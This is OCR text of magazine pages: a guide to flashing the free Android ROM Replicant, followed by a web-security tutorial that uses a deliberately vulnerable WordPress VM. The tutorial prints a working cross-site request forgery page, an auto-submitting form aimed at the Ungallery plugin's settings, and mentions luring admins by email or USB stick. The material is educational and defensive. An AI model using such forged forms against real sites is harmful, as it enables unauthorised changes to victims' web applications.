We have touched on the apps and the repository, but what about the core of the device – the ROM containing the kernel? This is largely open source, particularly the kernel, which means that other ROMs are available, such as *CynaogenMod*, (covered in *Linux Format*, **LXF177**). One of the benefits of a custom ROM is that many phones come with modified ROMs, containing the manufacturer's own idea of how Android should look, feel and work. A custom ROM cuts this out, going back to a more default (as in the Nexus range) setup, which is often lighter and faster. Some ROMs do add their own bits on top, but as you are choosing to run a different ROM, you can choose how close to standard it is. One advantage of a custom ROM is that they generally give root access (see box opposite) – although we are currently running a standard ROM on my Nexus 5, but rooted.




› *F-Droid* not only shows all available and installed apps, it has a list of recently added software. And it is all open source.

Replicant

Using *F-Droid* to make sure you are using open source software on your Android device is a step in the right direction, but what if you want a completely free system? This is nowhere near as easy, because of the extent that proprietary software is used in our devices. On the one hand, there is the Google element – all the software that operates through Play Services and uses Google's services. That can be dealt with, although you may lose some features you are used to. More difficult to deal with are the hardware drivers, most of which use proprietary blobs. This issue is similar to that for some desktop and laptop hardware, but often more complex.

"You will not find as many apps in F-Droid's catalogue, but the quantity is growing."



› Using the terminal to flash the *Replicant* image files to the phone.

A mobile operating system without a driver for the telecommunications hardware is about as useful as a chocolate fireguard. There are similar issues on the graphics hardware side, especially in terms of hardware acceleration.

However, progress has been made and there is an Android replacement that is free – *Replicant* (**http://replicant.us**). Because of the hardware driver situation, this is not a drop-in replacement for Android on all devices – there are 11 devices listed on the website at the time of writing, and not all features work on all of those without installing non-free firmware. The main items that need such firmware are Wi-Fi, Bluetooth and some cameras.

Installing *Replicant* is much the same as flashing a custom ROM (since that is basically what *Replicant* is, just one with only open source code). As with any such procedure, you should take a backup before you start, preferably a Nandroid backup if you have a custom recovery that supports this, as flashing the ROM will erase your applications and settings. Also, read the section on firmware before overwriting your current system. The installation process varies between phones – Samsung devices use the *heimdall* program, while Nexus hardware is updated with *fastboot*. We will look at how to install on a Nexus S here, because we have one handy. The *fastboot* program is included with the Android SDK or in a separate **android-tools** package on some distros. It can also be downloaded from the *Replicant* website. You also need a number of image files to write to your device, so go to **http://replicant.us/supported-phones** and follow the link to your device's wiki page. From there, follow the installation link and then the Replicant

Privacy

One of the reasons people give for wanting to move away from Google (and other cloud services) is privacy. It is not surprising that people do not want their movements and communications watched over by others, especially in light of last year's revelations about Prism and various state agencies. By not using Google's software you may think you have regained your privacy, but no mobile phone user has complete privacy. In the same way that your phone can get a reasonably accurate location without GPS – by using the cell towers – so can your telecom provider, and all of your conversations, messages and data still flow through them. The NSA and GCHQ don't need Google, the only way to maintain complete privacy with a mobile phone is not to have one. That's not to say you should give up, but you should be realistic in your expectations.

Image link. Here, you need to download four image files: **boot.img**, **recovery.img**, **system.img**, **userdata.img** and an MD5 checksum file. Then click on the Base URL link and get *fastboot* from the **tools** directory. Save all the files to the same directory and **cd** to that directory in a terminal. If you downloaded *fastboot*, make it executable with

```
chmod +x fastboot
```

If you already have *fastboot* installed, replace **./fastboot** with **fastboot** in each of the following commands. Put the phone into fastboot mode by turning it off and then holding down the power and volume up buttons until the bootloader screen appears with "FASTBOOT MODE" at the top. Now connect the phone to your computer by USB. If you have not installed a custom ROM or rooted your device before, you will need to unlock the bootloader. If in doubt, look at the "LOCK STATE" line on the bootloader screen. If it shows locked, run this in your terminal:

```
sudo ./fastboot oem unlock
```

The phone will ask for confirmation – use the volume buttons to highlight your choice and power to apply it. Now flash the images to the device with these commands:

```
sudo ./fastboot flash boot boot.img
sudo ./fastboot flash recovery recovery.img
sudo ./fastboot flash system system.img
sudo ./fastboot flash userdata userdata.img
```

After each command completes, you should see "Write Success!" on the phone. The third one takes a while – **system.img** is by far the largest of the files. Finally, clear the cache and reboot with

```
sudo ./fastboot erase cache
sudo ./fastboot reboot
```

You should see the *Replicant* logo while booting, and then it loads to the home screen. You can tell you are no longer locked to Google by the way it does not ask you to sign in to a GMail account first.

Keeping the firmware

As mentioned, some functions require firmware files. Replicant does not provide these files, it does not even provide information on how to obtain them, although it does list the needed files on each device's wiki page. If your phone is already rooted, you can simply copy these files to a safe location and restore them after installing *Replicant*. You usually need to root the phone after installing *Replicant* to do this by installing a custom recovery program. I prefer *TWRP*, from



***Replicant* contains a decent-sized selection of apps and widgets by default, with many additional ones available in *F-Droid*.**

http://teamw.in/project/twrp2
Download the correct image file for your device and flash it using *fastboot*, like so:

```
sudo ./fastboot imagefile
```

Then you can reboot into the bootloader, select Recovery, go to the Mounts and Storage section to mount **/system** and then send each file from the computer with *adb*, available from the same place as *fastboot*, they are companion programs.

```
sudo ./adb push firmware.file /system/vendor/firmware/firmware.file
```

using the correct locations for your device.

> **"It is good to know an open source phone OS is available and always will be."**

If you switch the arguments and use **pull** instead of **push**, you copy the files from the phone to the computer, which is a good way of copying them off in the first place.

```
sudo ./adb pull /system/vendor/firmware/firmware.file firmware.file
```

A custom recovery can also be used to make an Android backup for restoring your system to its previous state, should you wish, so it is well worth installing one before you start installing *Replicant*. Once you have *Replicant* booted, you can start to explore it. You will find it familiar territory – it is basically Android. There are a number of apps provided by default, with plenty more available through *F-Droid*. There is no need to install *F-Droid* with *Replicant*, it is included as the default repository and software manager with *Replicant*. If you want to return to a more default setup, you have a number of options. If you took a Nandroid backup, simply restore it. Or you can follow the usual procedure to install any of the custom ROMs. If you have a Nexus device, you can return to a default Android configuration by downloading and flashing the appropriate image from **https://developers.google.com/android/nexus/images**. These images are supplied as tarballs that contain the image files and a shell script to install them, it's just a matter of unpacking the tarball and running

```
sudo ./flash-all.sh
```

If you find it too limited, at least you've been able to make a choice. If this is the case, do not give up on *Replicant* – check the website, as development is ongoing. It is good to know an open source phone OS is available, and always will be. ■

Rooting your phone

There is a lot of misinformation about rooting phones. Leaving aside any contractual issues with your phone supplier, rooting a phone does not make it less secure or compromise it. That is because adding root capabilities to the phone does not add them to any apps. It is like the **su** or **sudo** commands on your desktop. These allow you to run programs as root, but do not give super user rights to everything else. Adding root to a phone means if an app wants to run as root, it has to ask your permission, which you can give once or for future invocations too. If you do not give such permission within a few seconds, the request times out and is denied. For added security, the default setting of the *SuperSU* program allows root access only for the version of a program that asked for it. When you update that program, you are asked again. Nothing can run as root without your say-so.

THE HACKER'S MANUAL 2015

Web

Hacking! Oh dear, did we use a naughty word? While we'd never advocate any black-hat activities, it pays to know what the bad guys like to do, so you can protect your site and online resources from them. It also pays to control said resources, so we'll show you how to setup things like your own cloud. We'll also look at a few ways to pull out the useful data from websites and the useful chatter from social media.

Hack the web 66
PHP: Custom website scraping 74
OwnCloud 7: Own your data 78
Django: Build a custom CMS 82
Python: Make a Twitter client 86

HACK THE WEB

Wondering how the bad guys do it? Join us on a legal trip to the dark side* and hack your own software in safety

The art of manipulating a computer system to do your bidding without authorisation – some people call it hacking, others call it cracking or penetration testing. Whatever you call it, it's going on right now all over the world. Governments, businesses, dissidents, bored geeks and criminals are attacking each other, and ordinary computer users, every day of the year.

Hacking works in many ways, but here we're going to look at attacks that come via the web, because these are the most likely to affect ordinary people. Some of these attacks, such as the Anonymous revenge attacks, have made front page news, because they've taken websites offline, or added graffiti to front pages. Others are going on every day, often making criminals vast sums of money, yet are seldom reported.

> **"We're going to open the lid on some of the tools hackers use"**

If you run a website, you'll undoubtedly see many attacks in your server logs. If you're a web user, you're more likely to see the results of these attacks in email spam (you know those funny-looking links?), or perhaps you've been unlucky enough to lose personal information when a server's been compromised.

Whatever the case, we're all living in an increasingly connected world where more and more of our valuables are locked in digital vaults rather than physical safes. We can either sit back, and hope that the government and web companies will protect us, or we can understand the threats to us and protect ourselves.

We're going to open the lid on some of the tools hackers are using, because you can only protect yourself if you understand what you're protecting yourself from. We're going to look at four different types of attack – denial of service (DDOS), man in the middle, cross-site scripting and injection attacks – and show you how criminals are using them right now, and how you can stop yourself, or your website, falling victim to them.

*Legalities

The laws governing hacking vary from country to country, so we can't give any concrete legal advice. However, it is safe to say that performing any of the techniques described here on a website you don't have permission to change is illegal in most countries. If you're working for a company or organisation, make sure you have written permission from the appropriate people before starting. This way, there will be no confusion should someone notice that something is happening.

Crack WordPress


Attacking a vulnerable web app.

As HTML5 becomes more powerful, and JavaScript becomes faster, web apps are becoming more and more prevalent. Ubuntu and some other distributions are now treating them as first-class applications, and Mozilla is building a smartphone that uses these for all its functionality. However, they've also brought with them a whole new set of vulnerabilities that weren't present before.

We're going to take a look at this area, using *WordPress* as an example. We're not picking on *WordPress* because it's a bad application, but because its popularity and extensibility has made it a particular target. None of the attacks here are in any way unique to this platform, and they're found commonly on many web applications – whether or not they're CMSes.

Since we believe in showing how attacks work, rather than just explaining them, we've created a virtual machine (**Linux Format Vulnerable Machine_1.ova**) that runs a vulnerable version of *WordPress*. (Download it from **www.linuxformat.com/files/hackman2015.zip** and look in the **HackWeb**. folder. Once you've got it, follow the step-by-step guide below to get it up and running. You'll need *VirtualBox*, but otherwise it should work on almost any distro. We've used the blogging format of *WordPress* to show you how to break in to it, so just fire it up and get started.

Once you've found the attacks, the blog also provides you with details of how to protect yourself, so see if you can plug the security holes before moving on.



According to the Web Hacking Information Database, cross-site scripting (XSS) is the second most common form of attack on websites.

Protect yourself

If you're running any type of web app, it's imperative that you're aware of the risks. Vulnerabilities could go further than just the app itself, since an attacker may be able to get control of the server. If you're running off-the-shelf software (such as *WordPress*), a good rule of thumb is: the simpler and more standard things are, the easier it is to keep on top of things, and the easier it is to keep up to date. Always make sure you're using the latest versions of everything. Intrusion Detection Systems, and Intrusion Prevention Systems (IDSs and IPSs) can help reduce the damage an attacker can do, but they aren't a silver bullet that will magically solve your security problems. Likewise, you should have SELinux or AppArmour running and properly configured.

If you're using a custom-written web app, you need to make sure that you're familiar with the various techniques attackers may use. The OWASP (Open Source Web Applications Security Project) website is a great place to start (**https://www.owasp.org**). If you're holding any form of important data on your site, you should get specialist security advice on how to keep it safe.

Levels of protection


There's no such thing as perfect security. That's true in the real world just as much as it's true in the digital world. The information in this article will make you safer, but it won't make you safe. Security is always a balancing act of convenience and vulnerability, and choosing how important these competing areas are is a personal matter. This article can only skim the surface of web security, which is a complex topic, and only one part of computer security. If you believe you're at risk of a determined attack, then we highly recommend you seek expert help. Professional security consultants and penetration testers can help you harden your defences and lock out attackers.

Step by step: Set up the environment




1 Import the VM

Click (or double-click) **Linux Format Vulnerable Machine_1.ova**, then click 'Import' on the dialog box.



2 Start the VM

Double-click the new machine to start it. Once it has booted, it will display a blue screen, giving various URLS.



3 Browse the site

Start a web browser (any should work) and point it to the top URL from the previous step (labelled Web:).

Find vulnerabilities

How to identify and exploit a weakness in your site.

If you've taken a look at the LXF Vulnerable WordPress VM, you may well have come to the conclusion that it's easy to exploit vulnerabilities once you know where they are, but wonder how to go about finding them. To answer this point, we set ourselves the challenge of finding and exploiting a new vulnerability in our site.

First of all, we installed an attack proxy. This is a tool that intercepts HTTP requests from your browser and uses them to build up a map of the site you're browsing. Using this, you can get an idea of what it is you're attacking even if you don't have access to the source code. It also gives you an idea of what information is passing back and forth between the server and the browser.

> **"The first phase of any penetration test is to gather information"**

We opted for OWASP's *ZAP* (available from **http://code.google.com/p/zaproxy** and supplied in the **HackWeb** folder). To use it, just unzip and run (no install required) with:

```
tar zxvf ZAP_2.0.0_Linux.tar.gz
cd ZAP_2.0.0
./zap.sh
```

Version 2.0.0 needs Java 1.7 or higher. If you have an earlier version (as is the default on the likes of the older Ubuntu 12.04 LTS), you can either use *ZAP* version 1.4.1, or manually get a newer Java version. On our Precise Pangolin machine, we installed the package **openjdk-7-jre**, and then changed the final line of **zap.sh** to:


```
exec /usr/lib/jvm/java-7-openjdk-i386/bin/java ${JMEM}
-XX:PermSize=256M -jar "${BASEDIR}/zap.jar" org.zaproxy.
zap.ZAP $*
```

This will start the proxy running on port 8080, so you need to set your web browser to funnel your data through this. In *Firefox*, this is done in 'Edit > Preferences' then 'Advanced > Network > Settings', and changing the radio button to 'Manual Proxy Configuration' with the HTTP Proxy as localhost and Port as 8080.

Now, you should see one or more entries in *Zap* for every page you visit. *Zap* also attempts to help you by flagging any items that it thinks are vulnerable from yellow to red, depending on how big an issue it thinks there is. Blue flags are just for information. These ratings should be taken with a pinch of salt, however. Many flagged pages aren't vulnerable, and many that are vulnerable get missed (this is an issue with all the automatic security scanners we've ever used).

With our software now set up, we can get on with our attack. The first phase of any penetration test is information gathering. *ZAP* does have some tools for automatically scanning the site, but we prefer to start with a manual scan. This means browsing around the site in your web browser, with *ZAP* cataloguing it as you go. The more thoroughly you go through the site, the more information you'll get.

As we go through the application, we're looking for attack vectors. These, basically, are any way of passing information to the website. In HTTP, they come in two forms: parameters passed on GET requests (these are the bits that come after question marks in URLs), and POST requests (these are harder to see without a proxy such as *ZAP*, but are listed in the Request tab). Any one of these can be changed to send whatever information we want. As you saw on the example



Here, we spotted a missing nonce field that enabled us to exploit the form.

attacks in the *WordPress* blog, carefully crafted malicious data can sometimes be snuck in if the site doesn't properly validate these inputs.

Once we've built up a complete picture of our victim, we can start looking where to attack. On even a simple *WordPress* site like ours, there are hundreds of vectors we could look at, but most won't be vulnerable. Part of the art of breaking in to websites is knowing which vectors to focus on. For example, we could try to attack the **page_id** parameter that's on most of the pages, but that's so central to *WordPress* that it's been under a lot of scrutiny. It could be vulnerable, but it's likely to be a difficult way in. We're better off looking for weaknesses in the lesser-used areas. Add-ons have, historically, been a far more fruitful place for attackers than the main application.


Cross Site Request Forgery

We noticed that, under the Alerts tab, *ZAP* had listed a number of pages as vulnerable to Cross Site Request Forgery (CSRF). This is a style of attack where you trick a web app into accepting input by creating another website that mimics the HTTP request of the web app. If you can then get an authenticated user to open your malicious website, their browser will send their authentication cookie, which allows your malicious HTTP request to be performed by their user (don't worry if you don't fully understand this, it should become clearer as we go through the attack).

WordPress usually stops this style of attack by using a nonce. This is a random number that's passed to the browser when the form is created. If the same number is passed back to the server with the form data, then the server knows that the form was submitted by a user at the site. If it isn't, then the server knows that the form was submitted by some other site, and just drops the data. However, we noticed that one of the pages didn't have a nonce. It appeared to be a straight HTTP POST request validated using the cookie. This meant that any HTML form (regardless of what site it was on) could submit data to this part of the application. This looked like the perfect target for a CSRF attack. The page in question was the settings for Ungallery (see screenshot, bottom-left, for the request).

The trick now was to create a new page that generated an identical HTTP request. It was a POST request, and this is easiest to forge using an HTML form. We created a new file containing the following:

```
<html>
<head>
<title>Test site for csrf in Ungallery</title>
</head>
<body>
<form action="http://site-url/wp-admin/options-general.
php?page=ungallerysettings" method="POST">
<input type="hidden" name="mt_submit_hidden"
value="Y">
<input type="hidden" name="images_path"
value="%2Froot%2Fimages%2F">
<input type="hidden" name="URI" value="http%3A%2F%2F
192.168.133.143%2F">
<input type="hidden" name="gallery" value="%3Fpage_
id%3D9">
<input type="hidden" name="cache_dir" value="%2Fvar%2F
www%2Fwordpress%2Fwp-content%2Fcache%2F">
<input type="hidden" name="columns" value="5">
```



The Quick Start tab is new in *ZAP 2*. Just enter the URL you want to attack and it will spider the website and search for vulnerabilities. It's a good starting point, but it won't find everything.

```
<input type="hidden" name="thumbnail" value="190">
<input type="hidden" name="browse_view" value="440">
<input type="hidden" name="hidden" value="hidden">
<input type="hidden" name="gallery2" value="">
<input type="hidden" name="images2_path" value="">
<input type="hidden" name="gallery3" value="">
<input type="hidden" name="images3_path" value="">
<input type="hidden" name="gallery4" value="">
<input type="hidden" name="images4_path" value="">
<input type="hidden" name="gallery5" value="">
<input type="hidden" name="images5_path" value="">
<input type="hidden" name="gallery6" value="">
<input type="hidden" name="images6_path" value="">
<input type="hidden" name="Submit"
value="Save+Changes">
</form>
<script>document.forms[0].submit();</script>
</body>
</head>
```

As you can see, this is a new HTML form that submits data to the Ungallery settings page. Since there's no nonce, Ungallery automatically accepts it if it has the right cookie. If someone with administrator privileges opens the file, it alters the settings. In a real attack, this could be done by emailing a tempting link to an admin, or perhaps leaving a USB stick with an autorun script lying around in public. Of course, this isn't the most damaging attack, but it could be used to reveal images that were meant to be kept secret.

The story, of course, doesn't end there. We practise responsible disclosure. This means that while we are happy to publish details of the vulnerability, we made sure that we told the developer first.

